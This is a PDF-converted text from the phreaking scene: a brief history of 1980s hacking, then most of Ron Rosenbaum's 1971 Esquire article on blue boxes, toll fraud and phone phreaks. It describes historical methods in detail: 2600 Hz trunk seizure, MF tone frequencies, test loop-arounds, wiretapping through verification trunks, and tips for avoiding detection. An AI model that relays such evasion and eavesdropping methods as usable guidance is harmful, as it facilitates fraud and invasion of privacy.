1982-1986: LD services were starting to appear in mass numbers. People now had programs to hack LD services, telephone exchanges, and even passwords. By now many phreaks were getting extremely good and BBS's started to spring up everywhere, each having many documentations on phreaking for the novice. Then it happened, the movie War Games was released and mass numbers of sixth grade to all ages flocked to see it. The problem wasn't that the movie was bad, it was that now EVERYONE wanted to be a hacker/phreak. Novices came out in such mass numbers, that bulletin boards started to be busy 24 hours a day. To this day, they still have not recovered. Other problems started to occur, novices guessed easy passwords on large government computers and started to play around... Well it wasn't long before they were caught, I think

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

that many people remember the 414-hackers. They were so stupid as to say "yes" when the computer asked them whether they'd like to play games. Well at least it takes the heat off the real phreaks/hacker/crackers.

150. "Secrets of the Little Blue Box" by Ron Rosenbaum

Dudes... These four files contain the story, "Secrets of the Little Blue Box".

-A story so incredible it may even make you feel sorry for the phone company-

Printed in the October 1971 issue of Esquire Magazine. If you happen to be in a library and come across a collection of Esquire magazines, the October 1971 issue is the first issue printed in the smaller format. The story begins on page 116 with a picture of a blue box.

--One Farad Cap, Atlantic Anarchist Guild

The Blue Box Is Introduced: Its Qualities Are Remarked I am in the expensively furnished living room of Al Gilbertson (His real name has been changed.), the creator of the "blue box." Gilbertson is holding one of his shiny black-and-silver "blue boxes" comfortably in the palm of his hand, pointing out the thirteen little red push buttons sticking up from the console. He is dancing his fingers over the buttons, tapping out discordant beeping electronic jingles. He is trying to explain to me how his little blue box does nothing less than place the entire telephone system of the world, satellites, cables and all, at the service of the blue-box operator, free of charge.

"That's what it does. Essentially it gives you the power of a super operator. You seize a tandem with this top button," he presses the top button with his index finger and the blue box emits a high-pitched cheep, "and like that" -- cheep goes the blue box again -- "you control the phone company's long-distance switching systems from your cute little Princes phone or any old pay phone. And you've got anonymity. An operator has to operate from a definite location: the phone company knows where she is and what she's doing. But with your beeper box, once you hop onto a trunk, say from a Holiday Inn 800 (toll-free) number, they don't know where you are, or where you're coming from, they don't know how you slipped into their lines and popped up in that 800 number. They don't even know anything illegal is going on. And you can obscure your origins through as many levels as you like. You can call next door by way of White Plains, then over to Liverpool by cable, and then back here by satellite. You can call yourself from one pay phone all the way around the world to a pay phone next to you. And you get your dime back too."

"And they can't trace the calls? They can't charge you?" "Not if you do it the right way. But you'll find that the free-call thing isn't really as exciting at first as the feeling of power you get from having one of these babies in your hand. I've watched people when they first get hold of one of these things and start using it, and discover they can make connections, set up crisscross and zigzag switching patterns back and forth across the world. They hardly talk to the people they finally reach. They say hello and start thinking of what kind of call to make next. They go a little crazy." He looks down at the neat little package in his palm. His fingers are still dancing, tapping out beeper patterns.

"I think it's something to do with how small my models are. There are lots of blue boxes around, but mine are the smallest and most sophisticated electronically. I wish I could show you the prototype we made for our big syndicate order."

He sighs. "We had this order for a thousand beeper boxes from a syndicate front man in Las Vegas. They use them to place bets coast to coast, keep lines open for hours, all of which can get expensive if you have to pay. The deal was a thousand blue boxes for $300 apiece. Before then we retailed them for $1500 apiece, but $300,000 in one lump was hard to turn down. We had a manufacturing deal worked out in the Philippines. Everything ready to go. Anyway, the model I had ready for limited mass production was small enough to fit inside a flip-top Marlboro box. It had flush touch panels for a keyboard, rather than these unsightly buttons, sticking out. Looked just like a tiny portable radio. In fact, I had designed it with a tiny transistor receiver to get one AM channel, so in case the law became suspicious the owner could switch on the radio part, start snapping his fingers, and no one could tell anything illegal was going on. I thought of everything for this model -- I had it lined with a band of thermite which could be ignited by radio signal from a tiny button transmitter on your belt, so it could be burned to ashes instantly in case of a bust. It was beautiful. A beautiful little machine. You shouldve seen the faces on these syndicate guys when they came back after trying it out. They'd hold it in their palm like they never wanted to let it go, and they'd say, 'I can't believe it. I can't believe it.' You probably won't believe it until you try it."

The Blue Box Is Tested: Certain Connections Are Made

About eleven o'clock two nights later Fraser Lucey has a blue box in the palm of his left hand and a phone in the palm of his right. He is standing inside a phone booth next to an isolated shut-down motel off Highway 1. I am standing outside the phone

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

booth.

Fraser likes to show off his blue box for people. Until a few weeks ago when Pacific Telephone made a few arrests in his city, Fraser Lucey liked to bring his blue box (This particular blue box, like most blue boxes, is not blue. Blue boxes have come to be called "blue boxes" either because 1) The first blue box ever confiscated by phone-company security men happened to be blue, or 2) To distinguish them from "black boxes." Black boxes are devices, usually a resistor in series, which, when attached to home phones, allow all incoming calls to be made without charge to one's caller.) to parties. It never failed: A few cheeps from his device and Fraser became the center of attention at the very hippest of gatherings, playing phone tricks and doing request numbers for hours. He began to take orders for his manufacturer in Mexico. He became a dealer.

Fraser is cautious now about where he shows off his blue box. But he never gets tired of playing with it. "It's like the first time every time," he tells me.

Fraser puts a dime in the slot. He listens for a tone and holds the receiver up to my ear. I hear the tone. Fraser begins describing, with a certain practiced air, what he does while he does it. "I'm dialing an 800 number now. Any 800 number will do. It's toll free. Tonight I think I'll use the ----- (he names a well-know rent-a-car company) 800 number. Listen, It's ringing. Here, you hear it? Now watch." He places the blue box over the mouthpiece of the phone so that the one silver and twelve black push buttons are facing up toward me. He presses the silver button -- the one at the top -- and I hear that high-pitched beep. "That's 2600 cycles per second to be exact," says Lucey. "Now, quick. Listen." He shoves the earpiece at me. The ringing has vanished. The line gives a slight hiccough, there is a sharp buzz, and then nothing but soft white noise.

"We're home free now," Lucey tells me, taking back the phone and applying the blue box to its mouthpiece once again. "We're up on a tandem, into a long-lines trunk. Once you're up on a tandem, you can send yourself anywhere you want to go." He decides to check out London first. He chooses a certain pay phone located in Waterloo Station. This particular pay phone is popular with the phone-phreaks network because there are usually people walking by at all hours who will pick it up and talk for a while.

He presses the lower left-hand corner button which is marked "KP" on the face of the box. "That's Key Pulse. It tells the tandem we're ready to give it instructions. First I'll punch out KP 182 START, which will slide us into the overseas sender in White Plains." I hear a neat clunk-cheep. "I think we'll head over to England by satellite. Cable is actually faster and the connection is somewhat better, but I like going by satellite. So I just punch out KP Zero 44. The Zero is supposed to guarantee a satellite connection and 44 is the country code for England. Okay... we're there. In Liverpool actually. Now all I have to do is punch out the London area code which is 1, and dial up the pay phone. Here, listen, I've got a ring now."

I hear the soft quick purr-purr of a London ring. Then someone picks up the phone.

"Hello," says the London voice.

"Hello. Who's this?" Fraser asks.

"Hello. There's actually nobody here. I just picked this up while I was passing by. This is a public phone. There's no one here to answer actually."

"Hello. Don't hang up. I'm calling from the United States."

"Oh. What is the purpose of the call? This is a public phone you know."

"Oh. You know. To check out, uh, to find out what's going on in London. How is it there?"

"Its five o'clock in the morning. It's raining now."

"Oh. Who are you?"

The London passerby turns out to be an R.A.F. enlistee on his way back to the base in Lincolnshire, with a terrible hangover after a thirty-six-hour pass. He and Fraser talk about the rain. They agree that it's nicer when it's not raining. They say good-bye and Fraser hangs up. His dime returns with a nice clink.

"Isn't that far out," he says grinning at me. "London, like that."

Fraser squeezes the little blue box affectionately in his palm. "I told ya this thing is for real. Listen, if you don't mind I'm gonna try this girl I know in Paris. I usually give her a call around this time. It freaks her out. This time I'll use the ------ (a different

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

rent-a-car company) 800 number and we'll go by overseas cable, 133; 33 is the country code for France, the 1 sends you by cable. Okay, here we go.... Oh damn. Busy. Who could she be talking to at this time?"

A state police car cruises slowly by the motel. The car does not stop, but Fraser gets nervous. We hop back into his car and drive ten miles in the opposite direction until we reach a Texaco station locked up for the night. We pull up to a phone booth by the tire pump. Fraser dashes inside and tries the Paris number. It is busy again.

"I don't understand who she could be talking to. The circuits may be busy. It's too bad I haven't learned how to tap into lines overseas with this thing yet."

Fraser begins to phreak around, as the phone phreaks say. He dials a leading nationwide charge card's 800 number and punches out the tones that bring him the time recording in Sydney, Australia. He beeps up the weather recording in Rome, in Italian of course. He calls a friend in Boston and talks about a certain over-the-counter stock they are into heavily. He finds the Paris number busy again. He calls up "Dial a Disc" in London, and we listen to Double Barrel by David and Ansil Collins, the number-one hit of the week in London. He calls up a dealer of another sort and talks in code. He calls up Joe Engressia, the original blind phone-phreak genius, and pays his respects. There are other calls. Finally Fraser gets through to his young lady in Paris.

They both agree the circuits must have been busy, and criticize the Paris telephone system. At two-thirty in the morning Fraser hangs up, pockets his dime, and drives off, steering with one hand, holding what he calls his "lovely little blue box" in the other.

You Can Call Long Distance For Less Than You Think

"You see, a few years ago the phone company made one big mistake," Gilbertson explains two days later in his apartment. "They were careless enough to let some technical journal publish the actual frequencies used to create all their multi-frequency tones. Just a theoretical article some Bell Telephone Laboratories engineer was doing about switching theory, and he listed the tones in passing. At ----- (a well-known technical school) I had been fooling around with phones for several years before I came across a copy of the journal in the engineering library. I ran back to the lab and it took maybe twelve hours from the time I saw that article to put together the first working blue box. It was bigger and clumsier than this little baby, but it worked."

It's all there on public record in that technical journal written mainly by Bell Lab people for other telephone engineers. Or at least it was public. "Just try and get a copy of that issue at some engineering-school library now.

Bell has had them all red-tagged and withdrawn from circulation," Gilbertson tells me.

"But it's too late. It's all public now. And once they became public the technology needed to create your own beeper device is within the range of any twelve-year-old kid, any twelve-year-old blind kid as a matter of fact. And he can do it in less than the twelve hours it took us. Blind kids do it all the time. They can't build anything as precise and compact as my beeper box, but theirs can do anything mine can do."

"How?"

"Okay. About twenty years ago AT&T. made a multi-billion-dollar decision to operate its entire long-distance switching system on twelve electronically generated combinations of twelve master tones. Those are the tones you sometimes hear in the background after you've dialed a long-distance number. They decided to use some very simple tones -- the tone for each number is just two fixed single-frequency tones played simultaneously to create a certain beat frequency. Like 1300 cycles per second and 900 cycles per second played together give you the tone for digit 5. Now, what some of these phone phreaks have done is get themselves access to an electric organ. Any cheap family home-entertainment organ. Since the frequencies are public knowledge now -- one blind phone phreak has even had them recorded in one of the talking books for the blind -- they just have to find the musical notes on the organ which correspond to the phone tones. Then they tape them. For instance, to get Ma Bell's tone for the number 1, you press down organ keys F~5 and A~5 (900 and 700 cycles per second) at the same time. To produce the tone for 2 it's F~5 and C~6 (1100 and 700 cps). The phone phreaks circulate the whole list of notes so there's no trial and error anymore."

He shows me a list of the rest of the phone numbers and the two electric organ keys that produce them.

"Actually, you have to record these notes at 3 3/4 inches-per-second tape speed and double it to 7 « inches-per-second when you play them back, to get the proper tones," he adds.

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

"So once you have all the tones recorded, how do you plug them into the phone system?"

"Well, they take their organ and their cassette recorder, and start banging out entire phone numbers in tones on the organ, including country codes, routing instructions, 'KP' and 'Start' tones. Or, if they don't have an organ, someone in the phone-phreak network sends them a cassette with all the tones recorded, with a voice saying 'Number one,' then you have the tone, 'Number two,' then the tone and so on. So with two cassette recorders they can put together a series of phone numbers by switching back and forth from number to number. Any idiot in the country with a cheap cassette recorder can make all the free calls he wants."

"You mean you just hold the cassette recorder up the mouthpiece and switch in a series of beeps you've recorded? The phone thinks that anything that makes these tones must be its own equipment?"

"Right. As long as you get the frequency within thirty cycles per second of the phone company's tones, the phone equipment thinks it hears its own voice talking to it. The original granddaddy phone phreak was this blind kid with perfect pitch, Joe Engressia, who used to whistle into the phone. An operator could tell the difference between his whistle and the phone company's electronic tone generator, but the phone company's switching circuit can't tell them apart. The bigger the phone company gets and the further away from human operators it gets, the more vulnerable it becomes to all sorts of phone phreaking."

A Guide for the Perplexed

"But wait a minute," I stop Gilbertson. "If everything you do sounds like phone-company equipment, why doesn't the phone company charge you for the call the way it charges its own equipment?"

"Okay. That's where the 2600-cycle tone comes in. I better start from the beginning."

The beginning he describes for me is a vision of the phone system of the continent as thousands of webs, of long-line trunks radiating from each of the hundreds of toll switching offices to the other toll switching offices. Each toll switching office is a hive compacted of thousands of long-distance tandems constantly whistling and beeping to tandems in far-off toll switching offices.

The tandem is the key to the whole system. Each tandem is a line with some relays with the capability of signaling any other tandem in any other toll switching office on the continent, either directly one-to-one or by programming a roundabout route through several other tandems if all the direct routes are busy. For instance, if you want to call from New York to Los Angeles and traffic is heavy on all direct trunks between the two cities, your tandem in New York is programmed to try the next best route, which may send you down to a tandem in New Orleans, then up to San Francisco, or down to a New Orleans tandem, back to an Atlanta tandem, over to an Albuquerque tandem and finally up to Los Angeles.

When a tandem is not being used, when it's sitting there waiting for someone to make a long-distance call, it whistles. One side of the tandem, the side "facing" your home phone, whistles at 2600 cycles per second toward all the home phones serviced by the exchange, telling them it is at their service, should they be interested in making a long-distance call. The other side of the tandem is whistling 2600 cps. into one or more long-distance trunk lines, telling the rest of the phone system that it is neither sending nor receiving a call through that trunk at the moment, that it has no use for that trunk at the moment.

"When you dial a long-distance number the first thing that happens is that you are hooked into a tandem. A register comes up to the side of the tandem facing away from you and presents that side with the number you dialed. This sending side of the tandem stops whistling 2600 into its trunk line. When a tandem stops the 2600 tone it has been sending through a trunk, the trunk is said to be "seized," and is now ready to carry the number you have dialed -- converted into multi-frequency beep tones -- to a tandem in the area code and central office you want.

Now when a blue-box operator wants to make a call from New Orleans to New York he starts by dialing the 800 number of a company which might happen to have its headquarters in Los Angeles. The sending side of the New Orleans tandem stops sending 2600 out over the trunk to the central office in Los Angeles, thereby seizing the trunk. Your New Orleans tandem begins sending beep tones to a tandem it has discovered idly whistling 2600 cycles in Los Angeles. The receiving end of that LA tandem is seized, stops whistling 2600, listens to the beep tones which tell it which LA phone to ring, and starts ringing the 800 number. Meanwhile a mark made in the New Orleans office accounting tape notes that a call from your New Orleans phone to the 800 number in LA has been initiated and gives the call a code number. Everything is routine so far.

But then the phone phreak presses his blue box to the mouthpiece and pushes the 2600-cycle button, sending 2600 out from the New Orleans tandem to the LA tandem. The LA tandem notices 2600 cycles are coming over the line again and assumes that New Orleans has hung up because the trunk is whistling as if idle. The LA tandem immediately ceases ringing the LA 800

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

number. But as soon as the phreak takes his finger off the 2600 button, the LA tandem assumes the trunk is once again being used because the 2600 is gone, so it listens for a new series of digit tones - to find out where it must send the call.

Thus the blue-box operator in New Orleans now is in touch with a tandem in LA which is waiting like an obedient genie to be told what to do next. The blue-box owner then beeps out the ten digits of the New York number which tell the LA tandem to relay a call to New York City. Which it promptly does. As soon as your party picks up the phone in New York, the side of the New Orleans tandem facing you stops sending 2600 cycles to you and starts carrying his voice to you by way of the LA tandem. A notation is made on the accounting tape that the connection has been made on the 800 call which had been initiated and noted earlier. When you stop talking to New York a notation is made that the 800 call has ended.

At three the next morning, when the phone company's accounting computer starts reading back over the master accounting tape for the past day, it records that a call of a certain length of time was made from your New Orleans home to an LA 800 number and, of course, the accounting computer has been trained to ignore those toll-free 800 calls when compiling your monthly bill.

"All they can prove is that you made an 800 toll-free call," Gilbertson the inventor concludes. "Of course, if you're foolish enough to talk for two hours on an 800 call, and they've installed one of their special anti-fraud computer programs to watch out for such things, they may spot you and ask why you took two hours talking to Army Recruiting's 800 number when you're 4-F.

But if you do it from a pay phone, they may discover something peculiar the next day -- if they've got a blue-box hunting program in their computer -- but you'll be a long time gone from the pay phone by then. Using a pay phone is almost guaranteed safe."

"What about the recent series of blue-box arrests all across the country -- New York, Cleveland, and so on?" I asked. "How were they caught so easily?"

"From what I can tell, they made one big mistake: they were seizing trunks using an area code plus 555-1212 instead of an 800 number. Using 555 is easy to detect because when you send multi-frequency beep tones of 555 you get a charge for it on your tape and the accounting computer knows there's something wrong when it tries to bill you for a two-hour call to Akron, Ohio, information, and it drops a trouble card which goes right into the hands of the security agent if they're looking for blue-box user.

"Whoever sold those guys their blue boxes didn't tell them how to use them properly, which is fairly irresponsible. And they were fairly stupid to use them at home all the time.

"But what those arrests really mean is than an awful lot of blue boxes are flooding into the country and that people are finding them so easy to make that they know how to make them before they know how to use them. Ma Bell is in trouble."

And if a blue-box operator or a cassette-recorder phone phreak sticks to pay phones and 800 numbers, the phone company can't stop them?

"Not unless they change their entire nationwide long-lines technology, which will take them a few billion dollars and twenty years. Right now they can't do a thing. They're screwed."

Captain Crunch Demonstrates His Famous Unit

There is an underground telephone network in this country. Gilbertson discovered it the very day news of his activities hit the papers. That evening his phone began ringing. Phone phreaks from Seattle, from Florida, from New York, from San Jose, and from Los Angeles began calling him and telling him about the phone-phreak network. He'd get a call from a phone phreak who'd say nothing but, "Hang up and call this number."

When he dialed the number he'd find himself tied into a conference of a dozen phone phreaks arranged through a quirky switching station in British Columbia. They identified themselves as phone phreaks, they demonstrated their homemade blue boxes which they called "M-Fers" (for "multi-frequency," among other things) for him, they talked shop about phone-phreak devices. They let him in on their secrets on the theory that if the phone company was after him he must be trustworthy. And, Gilbertson recalls, they stunned him with their technical sophistication.

I ask him how to get in touch with the phone-phreak network. He digs around through a file of old schematics and comes up with about a dozen numbers in three widely separated area codes.

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

"Those are the centers," he tells me. Alongside some of the numbers he writes in first names or nicknames: names like Captain Crunch, Dr. No, Frank Carson (also a code word for a free call), Marty Freeman (code word for M-F device), Peter Perpendicular Pimple, Alefnull, and The Cheshire Cat. He makes checks alongside the names of those among these top twelve who are blind. There are five checks.

I ask him who this Captain Crunch person is.

"Oh. The Captain. He's probably the most legendary phone phreak. He calls himself Captain Crunch after the notorious Cap'n Crunch 2600 whistle." (Several years ago, Gilbertson explains, the makers of Cap'n Crunch breakfast cereal offered a toy-whistle prize in every box as a treat for the Cap'n Crunch set. Somehow a phone phreak discovered that the toy whistle just happened to produce a perfect 2600-cycle tone. When the man who calls himself Captain Crunch was transferred overseas to England with his Air Force unit, he would receive scores of calls from his friends and "mute" them -- make them free of charge to them -- by blowing his Cap'n Crunch whistle into his end.) "Captain Crunch is one of the older phone phreaks," Gilbertson tells me. "He's an engineer who once got in a little trouble for fooling around with the phone, but he can't stop. Well, the guy drives across country in a Volkswagen van with an entire switchboard and a computerized super-sophisticated M-F-er in the back. He'll pull up to a phone booth on a lonely highway somewhere, snake a cable out of his bus, hook it onto the phone and sit for hours, days sometimes, sending calls zipping back and forth across the country, all over the world...."

Back at my motel, I dialed the number he gave me for "Captain Crunch" and asked for G---- T-----, his real name, or at least the name he uses when he's not dashing into a phone booth beeping out M-F tones faster than a speeding bullet and zipping phantomlike through the phone company's long-distance lines.

When G---- T----- answered the phone and I told him I was preparing a story for Esquire about phone phreaks, he became very indignant.

"I don't do that. I don't do that anymore at all. And if I do it, I do it for one reason and one reason only. I'm learning about a system. The phone company is a System. A computer is a System, do you understand? If I do what I do, it is only to explore a system. Computers, systems, that's my bag. The phone company is nothing but a computer."

A tone of tightly restrained excitement enters the Captain's voice when he starts talking about systems. He begins to pronounce each syllable with the hushed deliberation of an obscene caller.

"Ma Bell is a system I want to explore. It's a beautiful system, you know, but Ma Bell screwed up. It's terrible because Ma Bell is such a beautiful system, but she screwed up. I learned how she screwed up from a couple of blind kids who wanted me to build a device. A certain device. They said it could make free calls. I wasn't interested in free calls. But when these blind kids told me I could make calls into a computer, my eyes lit up. I wanted to learn about computers. I wanted to learn about Ma Bell's computers. So I build the little device, but I built it wrong and Ma Bell found out. Ma Bell can detect things like that. Ma Bell knows. So I'm strictly rid of it now. I don't do it. Except for learning purposes." He pauses. "So you want to write an article. Are you paying for this call? Hang up and call this number." He gives me a number in a area code a thousand miles away of his own. I dial the number.

"Hello again. This is Captain Crunch. You are speaking to me on a toll-free loop-around in Portland, Oregon. Do you know what a toll-free loop around is? I'll tell you."

He explains to me that almost every exchange in the country has open test numbers which allow other exchanges to test their connections with it. Most of these numbers occur in consecutive pairs, such as 302 956-0041 and 302 956-0042. Well, certain phone phreaks discovered that if two people from anywhere in the country dial the two consecutive numbers they can talk together just as if one had called the other's number, with no charge to either of them, of course.

"Now our voice is looping around in a 4A switching machine up there in Canada, zipping back down to me," the Captain tells me. "My voice is looping around up there and back down to you. And it can't ever cost anyone money. The phone phreaks and I have compiled a list of many of these numbers. You would be surprised if you saw the list. I could show it to you. But I won't. I'm out of that now. I'm not out to screw Ma Bell. I know better. If I do anything it's for the pure knowledge of the System. You can learn to do fantastic things. Have you ever heard eight tandems stacked up? Do you know the sound of tandems stacking and unstacking? Give me your phone number. Okay. Hang up now and wait a minute."

Slightly less than a minute later the phone rang and the Captain was on the line, his voice sounding far more excited, almost aroused.

"I wanted to show you what it's like to stack up tandems. To stack up tandems." (Whenever the Captain says "stack up" it

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

sounds as if he is licking his lips.)

"How do you like the connection you're on now?" the Captain asks me. "It's a raw tandem. A raw tandem. Ain't nothing' up to it but a tandem. Now I'm going to show you what it's like to stack up. Blow off. Land in a far away place. To stack that tandem up, whip back and forth across the country a few times, then shoot on up to Moscow.

"Listen," Captain Crunch continues. "Listen. I've got line tie on my switchboard here, and I'm gonna let you hear me stack and unstack tandems. Listen to this. It's gonna blow your mind."

First I hear a super rapid-fire pulsing of the flutelike phone tones, then a pause, then another popping burst of tones, then another, then another. Each burst is followed by a beep-kachink sound.

"We have now stacked up four tandems," said Captain Crunch, sounding somewhat remote. "That's four tandems stacked up. Do you know what that means? That means I'm whipping back and forth, back and forth twice, across the country, before coming to you. I've been known to stack up twenty tandems at a time. Now, just like I said, I'm going to shoot up to Moscow."

There is a new, longer series of beeper pulses over the line, a brief silence, then a ring.

"Hello," answers a far-off voice.

"Hello. Is this the American Embassy Moscow?"

"Yes, sir. Who is this calling?" says the voice.

"Yes. This is test board here in New York. We're calling to check out the circuits, see what kind of lines you've got. Everything okay there in Moscow?"

"Okay?"

"Well, yes, how are things there?"

"Oh. Well, everything okay, I guess."

"Okay. Thank you."

They hang up, leaving a confused series of beep-kachink sounds hanging in mid-ether in the wake of the call before dissolving away.

The Captain is pleased. "You believe me now, don't you? Do you know what I'd like to do? I'd just like to call up your editor at Esquire and show him just what it sounds like to stack and unstack tandems. I'll give him a show that will blow his mind. What's his number?

I ask the Captain what kind of device he was using to accomplish all his feats. The Captain is pleased at the question.

"You could tell it was special, couldn't you?" Ten pulses per second. That's faster than the phone company's equipment. Believe me, this unit is the most famous unit in the country. There is no other unit like it. Believe me."

"Yes, I've heard about it. Some other phone phreaks have told me about it."

"They have been referring to my, ahem, unit? What is it they said? Just out of curiosity, did they tell you it was a highly sophisticated computer-operated unit, with acoustical coupling for receiving outputs and a switch-board with multiple-line-tie capability? Did they tell you that the frequency tolerance is guaranteed to be not more than .05 percent? The amplitude tolerance less than .01 decibel? Those pulses you heard were perfect. They just come faster than the phone company. Those were high-precision op-amps. Op-amps are instrumentation amplifiers designed for ultra-stable amplification, super-low distortion and accurate frequency response. Did they tell you it can operate in temperatures from -55øC to +125øC?"

I admit that they did not tell me all that.

"I built it myself," the Captain goes on. "If you were to go out and buy the components from an industrial wholesaler it would cost you at least $1500. I once worked for a semiconductor company and all this didn't cost me a cent. Do you know what I mean? Did they tell you about how I put a call completely around the world? I'll tell you how I did it. I M-Fed Tokyo inward, who

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

connected me to India, India connected me to Greece, Greece connected me to Pretoria, South Africa, South Africa connected me to South America, I went from South America to London, I had a London operator connect me to a New York operator, I had New York connect me to a California operator who rang the phone next to me. Needless to say I had to shout to hear myself. But the echo was far out. Fantastic. Delayed. It was delayed twenty seconds, but I could hear myself talk to myself."

"You mean you were speaking into the mouthpiece of one phone sending your voice around the world into your ear through a phone on the other side of your head?" I asked the Captain. I had a vision of something vaguely autoerotic going on, in a complex electronic way.

"That's right," said the Captain. "I've also sent my voice around the world one way, going east on one phone, and going west on the other, going through cable one way, satellite the other, coming back together at the same time, ringing the two phones simultaneously and picking them up and whipping my voice both ways around the world back to me. Wow. That was a mind blower." "You mean you sit there with both phones on your ear and talk to yourself around the world," I said incredulously.

"Yeah. Um hum. That's what I do. I connect the phone together and sit there and talk."

"What do you say? What do you say to yourself when you're connected?"

"Oh, you know. Hello test one two three," he says in a low-pitched voice.

"Hello test one two three," he replied to himself in a high-pitched voice.

"Hello test one two three," he repeats again, low-pitched.

"Hello test one two three," he replies, high-pitched.

"I sometimes do this: Hello Hello Hello Hello, Hello, hello," he trails off and breaks into laughter.

Why Captain Crunch Hardly Ever Taps Phones Anymore

Using internal phone-company codes, phone phreaks have learned a simple method for tapping phones. Phone-company operators have in front of them a board that holds verification jacks. It allows them to plug into conversations in case of emergency, to listen in to a line to determine if the line is busy or the circuits are busy. Phone phreaks have learned to beep out the codes which lead them to a verification operator, tell the verification operator they are switchmen from some other area code testing out verification trunks. Once the operator hooks them into the verification trunk, they disappear into the board for all practical purposes, slip unnoticed into any one of the 10,000 to 100,000 numbers in that central office without the verification operator knowing what they're doing, and of course without the two parties to the connection knowing there is a phantom listener present on their line.

Toward the end of my hour-long first conversation with him, I asked the Captain if he ever tapped phones.

"Oh no. I don't do that. I don't think it's right," he told me firmly. "I have the power to do it but I don't... Well one time, just one time, I have to admit that I did. There was this girl, Linda, and I wanted to find out... you know. I tried to call her up for a date. I had a date with her the last weekend and I thought she liked me. I called her up, man, and her line was busy, and I kept calling and it was still busy. Well, I had just learned about this system of jumping into lines and I said to myself, 'Hmmm. Why not just see if it works. It'll surprise her if all of a sudden I should pop up on her line. It'll impress her, if anything.' So I went ahead and did it. I M-Fed into the line. My M-F-er is powerful enough when patched directly into the mouthpiece to trigger a verification trunk without using an operator the way the other phone phreaks have to.

"I slipped into the line and there she was talking to another boyfriend. Making sweet talk to him. I didn't make a sound because I was so disgusted. So I waited there for her to hang up, listening to her making sweet talk to the other guy. You know. So as soon as she hung up I instantly M-F-ed her up and all I said was, 'Linda, we're through.' And I hung up. And it blew her head off. She couldn't figure out what the hell happened.

"But that was the only time. I did it thinking I would surprise her, impress her. Those were all my intentions were, and well, it really kind of hurt me pretty badly, and... and ever since then I don't go into verification trunks."

Moments later my first conversation with the Captain comes to a close.

"Listen," he says, his spirits somewhat cheered, "listen. What you are going to hear when I hang up is the sound of tandems unstacking. Layer after layer of tandems unstacking until there's nothing left of the stack, until it melts away into nothing.

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

Cheep, cheep, cheep, cheep," he concludes, his voice descending to a whisper with each cheep.

He hangs up. The phone suddenly goes into four spasms: kachink cheep. Kachink cheep kachink cheep kachink cheep, and the complex connection has wiped itself out like the Cheshire cat's smile.

The MF Boogie Blues

The next number I choose from the select list of phone-phreak alumni, prepared for me by the blue-box inventor, is a Memphis number. It is the number of Joe Engressia, the first and still perhaps the most accomplished blind phone phreak.

Three years ago Engressia was a nine-day wonder in newspapers and magazines all over America because he had been discovered whistling free long-distance connections for fellow students at the University of South Florida.

Engressia was born with perfect pitch: he could whistle phone tones better than the phone-company's equipment.

Engressia might have gone on whistling in the dark for a few friends for the rest of his life if the phone company hadn't decided to expose him. He was warned, disciplined by the college, and the whole case became public. In the months following media reports of his talent, Engressia began receiving strange calls. There were calls from a group of kids in Los Angeles who could do some very strange things with the quirky General Telephone and Electronics circuitry in LA suburbs. There were calls from a group of mostly blind kids in ----, California, who had been doing some interesting experiments with Cap'n Crunch whistles and test loops. There was a group in Seattle, a group in Cambridge, Massachusetts, a few from New York, a few scattered across the country. Some of them had already equipped themselves with cassette and electronic M-F devices. For some of these groups, it was the first time they knew of the others.

The exposure of Engressia was the catalyst that linked the separate phone-phreak centers together. They all called Engressia. They talked to him about what he was doing and what they were doing. And then he told them -- the scattered regional centers and lonely independent phone phreakers -- about each other, gave them each other's numbers to call, and within a year the scattered phone-phreak centers had grown into a nationwide underground.

Joe Engressia is only twenty-two years old now, but along the phone-phreak network he is "the old man," accorded by phone phreaks something of the reverence the phone company bestows on Alexander Graham Bell. He seldom needs to make calls anymore. The phone phreaks all call him and let him know what new tricks, new codes, new techniques they have learned. Every night he sits like a sightless spider in his little apartment receiving messages from every tendril of his web. It is almost a point of pride with Joe that they call him.

But when I reached him in his Memphis apartment that night, Joe Engressia was lonely, jumpy and upset.

"God, I'm glad somebody called. I don't know why tonight of all nights I don't get any calls. This guy around here got drunk again tonight and propositioned me again. I keep telling him we'll never see eye to eye on this subject, if you know what I mean. I try to make light of it, you know, but he doesn't get it. I can head him out there getting drunker and I don't know what he'll do next. It's just that I'm really all alone here, just moved to Memphis, it's the first time I'm living on my own, and I'd hate for it to all collapse now. But I won't go to bed with him. I'm just not very interested in sex and even if I can't see him I know he's ugly.

"Did you hear that? That's him banging a bottle against the wall outside. He's nice. Well forget about it. You're doing a story on phone phreaks? Listen to this. It's the MF Boogie Blues.

Sure enough, a jumpy version of Muskrat Ramble boogies its way over the line, each note one of those long-distance phone tones. The music stops. A huge roaring voice blasts the phone off my ear: "AND THE QUESTION IS..." roars the voice, "CAN A BLIND PERSON HOOK UP AN AMPLIFIER ON HIS OWN?"

The roar ceases. A high-pitched operator-type voice replaces it. "This is Southern Braille Tel. & Tel. Have tone, will phone."

This is succeeded by a quick series of M-F tones, a swift "kachink" and a deep reassuring voice: "If you need home care, call the visiting-nurses association. First National time in Honolulu is 4:32 p.m."

Joe back in his Joe voice again: "Are we seeing eye to eye? 'Si, si,' said the blind Mexican. Ahem. Yes. Would you like to know the weather in Tokyo?"

This swift manic sequence of phone-phreak vaudeville stunts and blind-boy jokes manages to keep Joe's mind off his tormentor only as long as it lasts.

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

